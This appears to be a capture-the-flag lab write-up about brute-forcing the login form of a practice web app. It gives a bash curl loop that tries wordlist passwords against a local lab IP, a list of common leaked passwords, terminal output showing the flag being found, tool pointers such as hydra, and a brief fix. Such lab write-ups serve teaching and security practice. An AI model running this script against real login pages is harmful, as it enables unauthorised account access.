


Brute force


A brute force attack can manifest itself in many different ways, but primarily consists in an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response. For the sake of efficiency, an attacker may use a dictionary attack (with or without mutations) or a traditional brute-force attack (with given classes of characters e.g.: alphanumeric, special, case (in)sensitive). Considering a given method, number of tries, efficiency of the system which conducts the attack, and estimated efficiency of the system which is attacked the attacker is able to calculate approximately how long it will take to submit all chosen predetermined values.

Walk through

Step 1 : Go the login page



Step 2 : We see the form is a GET form we can try to brute force it



Step 3 : Write a little script who try all password from a word list

```
1 #!/usr/bin/bash
2
3 ip_address="192.168.56.101"
4
5 while read -r line
6 do
7     echo "Trying password : $line"
8     curl -s -X GET "http://$ip_address/?page=signin&username=admin&password=$line&login=Login" | grep flag
9 done < ./wordlist.txt
```

password1
soccer
anthony
friends
butterfly
purple
angel
jordan
liverpool
justin
lovene
ruckyou
112123
football
secret
andrea
carlos
jennifer
joshua
bubbles
1234567890
superman
hannah
amanda
loveyou
pretty
basketball
andrew
angels
bweety
flower
playboy
hello
elizabeth
hottie
tinkerbell
charlie
samantha
barbie
chelsea
lovers
teano
janine
brandon
666666
melissa
entinen
matthew
robert
dantelle
forever
family
jonathan
987654321
computer
whatever
dragon
vanessa
cookie
naruto
summer
sweety
spongebob
joseph
junior
softball
taylor
yellow
daniela
lauren
mickey
princesa
alexandra

brute_force/Ressource/brutus.sh 1,1 All → Ressource git:(main)

0 nvim 3.33 2.35 1.91 GPU RAM 5GB/15GB

Step 3 : Get the flag !

```
Terminal
→ Darkly git:(main) vim brute_force/Ressource/brutus.sh
→ Darkly git:(main) ls
admin_cookie brute_force directory_traversal frontend_validation ft_borntosec hidden_directory hidden_html open_redirect README.md
→ Darkly git:(main) cd brute_force
→ brute_force git:(main) ls
flag Ressource
→ brute_force git:(main) cd Ressource
→ Ressource git:(main) ./brutus.sh
Trying password : 123456
Trying password : 12345
Trying password : 123456789
Trying password : password
Trying password : lloveyou
Trying password : princess
Trying password : 1234567
Trying password : 12345678
Trying password : abc123
Trying password : nicole
Trying password : daniel
Trying password : babygirl
Trying password : monkey
Trying password : lovely
Trying password : shadow
ccenter<h2 style="margin-top:50px;">The flag is : b3a6e43ddf8b4bb4125e5e7d23040433827759d4de1c04ea63907479a80a6b2</h2><br></center>
Trying password : Jessica
Trying password : 654321
Trying password : michael
Trying password : ashley
Trying password : qwerty
Trying password : 111111
Trying password : lloveu
Trying password : 000000
Trying password : michelle
Trying password : tiger
^C
→ Ressource git:(main) |
```

0. zsh 1.73 2.09 1.89 GPU RAM: 5GB/15GB

Tools

- Word lists for example :
<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Leaked-Databases/rockyou-20.txt>
- Some programmings skills or a bruteforce tools like hydra

How to fix

- Use a more complex password with a mix of numbers, symbol, upper/lower case letters etc...